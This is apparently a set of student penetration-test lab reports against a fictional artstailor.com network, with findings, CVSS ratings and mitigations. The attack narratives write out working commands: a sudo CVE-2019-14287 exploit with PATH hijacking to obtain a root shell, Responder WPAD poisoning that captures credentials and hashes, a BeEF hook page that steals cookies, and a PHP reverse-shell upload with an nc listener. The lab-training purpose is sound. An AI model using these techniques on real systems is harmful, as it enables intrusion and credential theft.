
Attack Narrative

Pivoting with a SOCKS proxy through costumes machine


We do the same procedure as in Ex0e0 and Ex0d0 to get access to devbox, by first using our Administrator account on `costumes.artstailor.com` to copy our Chisel executable, and then using proxychains to SSH into `devbox.artstailor.com`.

Getting on devbox again

Once we are back on devbox, we see, as described by our exercise briefing, that we don't have the same `sudo` root permissions as we did before:




Looking at the `/etc/suoders` file, we can see the reason why – we don't have permissions to run any command as root anymore. Furthermore, the file says that the one command we can run as other users than a.turing, we can't even run as root:




Privilege escalation

With the peculiar sudo changes that were made, we check the version of sudo with `sudo -V` to try and get some ideas for pvrivilege escalation:




From our previous class knowledge, we know that this version of sudo is in fact vulnerable to CVE-2019-14287:




With this, we know that we can abuse the parsing of this particular version of sudo to run the `ps` command as root with the following command:

```
sudo -u#-1 ps
```

Normally, running the ps command as root wouldn't give us much to do, but when running the command, we see something suspicious about this ps binary:




Opening the ps binary, we see it is actually a bash script that a.turing seems to have replaced the original ps with:



Here we seem to have gotten lucky, because this script executes another command, which we can redirect to our own custom command by using the Linux PATH environment variable. Since we can run this 'ps' script as root with the sudo vulnerability, we can effective run any command as root.


The following is our `$PATH$`:

With the way that this was set up by a.turing, commands inputted in the terminal without specifying a directory will first be searched for in `/home/a.turing/bin/` Thus, we simply make a script titled "psreal" that switches us to the root user:



KEY017

In the `/root` directory, a file named "MyDream.png" exists. By hosting an HTTP server with `python -m SimpleHTTPServer` on devbox, the image can be downloaded on the Kali host and viewed to reveal KEY017:



MITRE ATT&CK Framework TTPs

TA0011: Command and Control
- **T1090:** Proxy
  - **.001:** Internal Proxy

TA004: Privilege Escalation
- **T1548:** Sudo and Sudo Caching
  - **.003:** NA

Ex100 Report

Benjamin Ruddy

2022-11-28

Contents

Goal

The goal in this exercise is capture credentials using the Responder Python program.

Technical Report

Finding: *Network traffic vulnerable to Machine-in-the-Middle attack due to insecure WPAD configuration*

Severity Rating: 5.0

CVSS Base Severity Rating: 5.0 AV:A AC:H PR:N UI:R S:C C:L I:L A:L

Vulnerability Description


Due to the way that the Web Proxy Auto Discovery protocol (WPAD) is set up on the 10.70.184.0/24 subnet, WPAD network traffic containing a proxy request is able to be answered by a malicious actor, thus leaving any user on the network vulnerable to a Machine-in-the-Middle attack when their host sends out a WPAD request.

Confirmation method

Using the Responder program as follows:

```
sudo python3 Responder.py -wFb
```

the following basic HTTP credentials were captured:



along with the following NTLMv2 hash:

Mitigation or Resolution Strategy

If possible, disable the WPAD service on the appropriate server entirely by following the instructions at https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/disable-http-proxy-auth-features.

Alternatively, ensure that the correct WPAD host address is specified in the DNS server, so that no other WPAD response may be accepted.

Attack Narrative

Regaining root access on Devbox

We start by executing the attack chain from Exercise Ex0f0, in which we escalated privilege from user a.turing to root by abusing a sudo vulnerability along with a modified system binary (`ps`):

```
a.turing@devbox:~$ echo $PATH
/home/a.turing/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
a.turing@devbox:~$
```

```
a.turing@devbox: ~ ×   a.turing@devbox: ~ ×
a.turing@devbox:~$ cat ~/bin/psreal
#!/bin/bash

/bin/bash -i
a.turing@devbox:~$ sudo -u#-1 ps
Password:
root@devbox:/home/a.turing# whoami
root
root@devbox:/home/a.turing#
```

Inspecting network traffic, identifying

We are alerted to the fact that credentials might be capturable over network traffic, with additional comments being made about WPAD (Web Proxy Auto Discovery Protocol). With this in mind, we copy over the Responder program and tcpdump with:

```
scp -r /usr/share/responder
a.turing@devbox.artstailor.com:/home/a.turing/responder

scp /usr/share/sslstrip-extras/tcpdump
a.turing@devbox.artstailor.com:/home/a.turing/tcpdump
```

Executing tcpdump and monitoring traffic, we indeed find that a WPAD request is issued by `ceo.artstailor.com`:

```
root@devbox:/home/a.turing# ./tcpdump -i ens33 host not costumes.artstailor.com
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens33, link-type EN10MB (Ethernet), snapshot length 262144 bytes
14:16:49.951003 IP devbox.artstailor.com.34809 > pdc.artstailor.com.domain: 4828+ A? costumes.artstailor.com. (41)
14:16:49.951023 IP devbox.artstailor.com.34809 > pdc.artstailor.com.domain: 11488+ AAAA? costumes.artstailor.com. (41)
14:16:49.951439 IP pdc.artstailor.com.domain > devbox.artstailor.com.34809: 4828* 1/0/0 A 10.70.184.39 (57)
14:16:49.951440 IP pdc.artstailor.com.domain > devbox.artstailor.com.34809: 11488* 0/1/0 (92)
14:16:50.051038 IP devbox.artstailor.com.50319 > pdc.artstailor.com.domain: 55537+ PTR? 90.184.70.10.in-addr.arpa. (43)
14:16:50.051525 IP pdc.artstailor.com.domain > devbox.artstailor.com.50319: 55537* 1/0/0 PTR pdc.artstailor.com. (75)
14:16:50.051629 IP devbox.artstailor.com.46131 > pdc.artstailor.com.domain: 18151+ PTR? 100.184.70.10.in-addr.arpa. (44)
14:16:50.051791 IP pdc.artstailor.com.domain > devbox.artstailor.com.46131: 18151* 1/0/0 PTR devbox.artstailor.com. (79)
14:16:50.817200 IP ceo.artstailor.com.65138 > pdc.artstailor.com.domain: 39401+ A? wpad.artstailor.com. (37)
14:16:50.817466 IP pdc.artstailor.com.domain > ceo.artstailor.com.65138: 39401 NXDomain* 0/1/0 (102)
14:16:50.818191 IP ceo.artstailor.com.netbios-ns > 10.70.184.255.netbios-ns: UDP, length 50
14:16:50.818555 IP ceo.artstailor.com.mdns > 224.0.0.251.mdns: 0 A (QM)? wpad.local. (28)
^[14:16:50.818885 IP6 fe80::b4e5:d1f3:7ee4:603b.mdns > ff02::fb.mdns: 0 A (QM)? wpad.local. (28)
```

From our knowledge on WPAD, we know that these requests may be answered by an attacker to get the client to use our own (malicious) server as a proxy.


Responder is a useful tool in this scenario as it has the capabilities to respond to the LLMNR request for the WPAD hsot address with its own web proxy, which in turn captures cookies, URLs, and potentially NTLM hashes if it succeeds in enabling NTLM authentication through the PAC (Proxy Auto-Config) file it delivers.

After terminating the process currently using port 80 on Devbox (`sudo systemctl stop apache2`), our usage of Responder is:

```
python Responder.py -I ens33 -wFb
```

where `-w` indicates that we want to start a rogue WPAD proxy server, `-F` indicates that we want to force WPAD, and `-b` indicates that we want to return basic HTTP authentication.

Doing so, we are able to capture the following authentication from user `d.darkblook`, which contained KEY018:




```
KEY018-kP6+r4gUlP00qraJt1Ep3A==
```

Interestingly, if we run the previous Responder command without the `-b` option, we also manage to uncover user `Admin`'s NTLMv2 hash on the CEO machine:

MITRE ATT&CK Framework TTPs

TA0011: Command and Control
- **T1090:** Proxy
  - **.001:** Internal Proxy

TA0006: Credential Access
- **T1557:** Adversary-in-the-Middle
  - **.001:** LLMNR/NBT-NS Poisoning and SMB Relay

Ex110 Report

Benjamin Ruddy

2022-11-30

Contents

Goal

The goal in this exercise was to use BeEF to capture browser information.

Technical Report

No vulnerability is reported here, as the attack vector does not involve a directly remediable issue. Rather, the vulnerability is in the lack of social engineering education, that led an employee to visit a site of unknown trustworthiness, leading to a browser session hijack.

It is recommended that network IDPS rules/configurations be kept up to date with a robust security ruleset, such as https://rules.emergingthreats.net/open/snort-2.9.0/rules/.


It is also recommended to provide routine social engineering education to employees, part of which should remind them that company workstations are not for personal use.

Attack Narrative

Detecting incoming traffic

According to our briefing, Tina's social engineering efforts seem to have led Nuri to try and contact a web server at our local machine (`kali.pr0b3.com`), meaning there may likely be traffic on port 80.

Monitoring with Wireshark confirms this:



Importantly, the traffic we see on port 80 involves TCP SYN connections from Nuri, followed by TCP RST, ACK responses from our machine, indicating that a TCP connection was not successfully initialized.

What this tells us, in other words, is that there really is no web server on our


machine at the moment. Since we want to exploit Nuri's browser as part of our penetration test, we need to configure one to obtain further details about the site that Nuri is trying to access. A simple Apache HTTP server should do the job.

Further HTTP traffic analysis

We start up an Apache 2 server with:

```
┌──(kali㉿kali)-[~]
└─$ systemctl start apache2
```


After doing so, the previously shown TCP handshake proceeds successfully, and we are able to see further information about the site that is trying to be accessed on our machine, which happens to be `coins/collection.html` as seen in the below screenshot:



Knowing this information, we can proceed by creating a page at this address that hooks the victim browser to our BeEF process.

Hooking onto beef with a malicious page

On the BeEF management panel, there is a sample page that, upon being visited, runs a script hooks a victim browser. We will use this HTML + Javascript code to set up a page at `coins/collection.html`, the website that Nuri is visiting:





As seen above, the Javascript code references a script at `scripts/hook.js`. Since we are not hosting the page for our victim on the same port as the demo page that BeEF has, we need to change this line to say

```
src=http://172.24.0.11:3000/hook.js
```

as that is where BeEF hosts the hooking script according to its command-line output:


After making the aforementioned change to our `coins/collections.html` file (which is loated in our filesystem correspondingly to Apache2's pages location at `/var/www/`), we confirm that visiting the page hooks us onto BeEF:






Exploiting the victim browser

Indeed, after some time, it seems that Nuri has visited our malicious page at `http://172.24.0.11/coins/collection.html`, and as such, has been hooked onto our BeEF process:



Taking the tip from our briefing that indicates that Nuri may have some kind of special administrative token for access to a database, we run the "Get Cookie" command from BeEF to see if we can find it.

The results are a success, giving us a `db_admin_token` within the cookie:



We have also found KEY019 in doing this:

```
KEY019-\xc0\x9f\x82\xcb\x83\x81\xa6\xab\xc2\xc2
\xc3\xb0\x90\xa7\xa5\xab\xa4\xb2\xc9\xa1\xb2\x84\
xcc\xce
```

MITRE ATT&CK Framework TTPs

TA0001: Initial Access
- **T1189:** Drive-by compromise
  - **N/A:** N/A

Ex120 Report

Benjamin Ruddy

2022-12-02

Contents

Goal

The goal in this exercise was to uncover remote code execution in a website

Technical Report

Finding: *Insecure, client-side file validation allows for unrestricted file upload to web server, allowing for PHP remote code execution*


Severity Rating: 9.0

CVSS Base Severity Rating: 9.0 AV:N AC:L PR:H UI:N S:C C:H I:H A:L

Vulnerability Description

On the admin image uploading panel at `www.artstailor.com/upload.php`, employs insecure, client-side file validation to check that only image files are uploaded.


Firstly, the validation mechanism itself is flawed because it merely checks that the last characters of a filename match one of the approved extensions (e.g. png, jpg, PNG, etc.), as seen below:





The mechanism can easily be bypassed by changing the filename of a non-image file. Furthermore, the validation is done client-side, meaning that a user can simply modify the `chk()` function's Javascript to allow any other file with any filename to be uploaded, e.g. a malicious PHP reverse shell named `rev.php`.

Taking the aforementioned action results in being able to visit the file's location at `brian/imgfiles/` to potentially run malicious code, as was done in this case to obtain a reverse shell, leading to subsequent exfiltration of sensitive information as shown below.

Confirmation method








```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8888
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 217.70.184.38.
Ncat: Connection from 217.70.184.38:35128.
Linux www 5.10.0-17-amd64 #1 SMP Debian 5.10.136-1 (2022-08-13) x86_64 GNU/Linux
 17:02:11 up  3:17,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

```
www-data@www:/var/www/html/brian/imgfiles/.information$ ls -lah
ls -lah
total 12K
drwx------ 2 www-data www-data 4.0K Nov 21 22:46 .
drwxr-xr-x 3 www-data www-data 4.0K Dec  2 17:02 ..
---------- 1 www-data www-data   32 Nov 21 22:45 ThisIsTheFileYouAreLookingFor
www-data@www:/var/www/html/brian/imgfiles/.information$ cat T
<es/.information$ cat ThisIsTheFileYouAreLookingFor
cat: ThisIsTheFileYouAreLookingFor: Permission denied
www-data@www:/var/www/html/brian/imgfiles/.information$ chmod u+r Thi
<formation$ chmod u+r ThisIsTheFileYouAreLookingFor
www-data@www:/var/www/html/brian/imgfiles/.information$ cat T
<es/.information$ cat ThisIsTheFileYouAreLookingFor
KEY020-+zot5HSExLMBZG+B9uAg7w==
www-data@www:/var/www/html/brian/imgfiles/.information$
```

Mitigation or Resolution Strategy

